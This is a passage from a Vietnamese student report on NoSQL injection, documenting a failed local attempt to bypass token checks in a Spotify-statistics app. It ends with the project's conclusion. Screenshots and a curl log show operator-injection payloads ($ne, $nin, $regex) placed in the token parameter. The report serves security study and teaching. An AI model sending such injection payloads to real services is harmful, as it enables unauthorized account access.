Hình 103 Token gửi đến `localhost:8080/`



Hình 104 Token gửi đến `localhost:8080/me`




Cannot GET /setting/accounts

Hình 105 Token gửi đến localhost:8080/settings/accounts

- **Bước 9:** Thực hiện khai thác lỗ hổng

Mô tả trong CVE nói rằng do lỗ hổng trong quá trình xử lý, ta có thể chèn thêm toán tử vào token để bypass quá trình kiểm tra mà không cần biết token chính xác là gì




Hình 106 Chèn toán tử \$ne

Tuy nhiên sau khi thực hiện bợn em nhận được kết quả không như dự kiến

Thử thay bằng các toán tử khác để xem có bypass được không

- **\$nin**




A screenshot of a web browser window. The address bar shows the URL `localhost:8080/me?token[$nin]=abcxyz`. The page content is a JSON object:

```
{  
  "status": false  
}
```

Hình 107 Chèn toán tử \$nin

- \$regex




A screenshot of a web browser window. The address bar shows the URL `localhost:8080/me?token[$regex]={1}`. The page content is a JSON object:

```
{"status":false}
```

Hình 108 Chèn toán tử \$regex

Thử lại bằng giao diện command line



```
duy@LAPTOP-HRE3OJQL:~$ curl "http://localhost:8080/me?token=6ba45946-e130-47b9-b169-1cc24ca2c5fa"
{
    "status": true,
    "user": {
        "settings": {
            "historyLine": false,
            "preferredStatsPeriod": "month",
            "nbElements": 10,
            "metricUsed": "number",
            "dateFormat": "default",
            "darkMode": "follow",
            "blacklistedArtists": []
        },
        "_id": "6668189505fa3b564eae95de",
        "username": "Duy Trần Minh",
        "admin": true,
        "spotifyId": "31ni25oxaq7t7jnk6adfi73jfdpi",
        "expiresIn": 1718113509641,
        "lastTimestamp": 1718111281007,
        "lastImport": null,
        "publicToken": "6ba45946-e130-47b9-b169-1cc24ca2c5fa",
        "__v": 0,
        "firstListenedAt": "2024-06-11T11:32:16.928Z",
        "id": "6668189505fa3b564eae95de"
    }
}
duy@LAPTOP-HRE3OJQL:~$ curl "http://localhost:8080/me?token[$ne]=something"
{
    "status": false
}
duy@LAPTOP-HRE3OJQL:~$ curl -g "http://localhost:8080/me?token[$ne]=something"
{
    "status": false
}
duy@LAPTOP-HRE3OJQL:~$ curl -g "http://localhost:8080/me?token[$nin]=something"
{
    "status": false
}
duy@LAPTOP-HRE3OJQL:~$ curl -g "http://localhost:8080/me?token[$regex]=."
duy@LAPTOP-HRE3OJQL:~$ |
```

Hình 109 Kết quả với giao diện cmd

➔ Kết quả khai thác không thành công

## KẾT LUẬN

Tóm lại thông qua đồ án này, nhóm đã thực hiện các 07 kịch bản tấn công NoSQL injection bao gồm cách khai thác chúng, mức độ nghiêm trọng của lỗ hổng, đề xuất khắc phục, cũng như thông qua đó tìm hiểu sâu hơn về lý thuyết cũng như các biện pháp phòng tránh trước khi các cuộc tấn công này diễn ra.

Đồng thời qua đó vẫn thấy được khá nhiều lỗ hổng vẫn liên quan đến NoSQL injection vẫn còn tồn tại đến thời điểm hiện tại và thiệt hại do lỗ hổng này gây ra là vô cùng quan trọng. Trong báo cáo lần này nhóm chỉ chọn ra 7 kịch bản để triển khai thực nghiệm, tuy nhiên vẫn còn rất nhiều các lỗ hổng tương tự với thiệt hại nặng nề hơn.

Mặc dù vẫn còn trực tiếp trong quá trình triển khai kịch bản 7 nhưng nhìn chung nhóm cũng đã hoàn thành được mục tiêu ban đầu mà nhóm đã đề ra. Trong tương lai nhóm mong muốn triển khai thành công lại kịch bản 7 và tìm hiểu thêm về các hệ thống phòng tránh xâm nhập và tấn công nhắm vào hệ thống NoSQL ví dụ như áp dụng Web Application Firewall hay tìm kiếm các bộ rule chuyên sâu cho các hệ thống IDPS.

## HẾT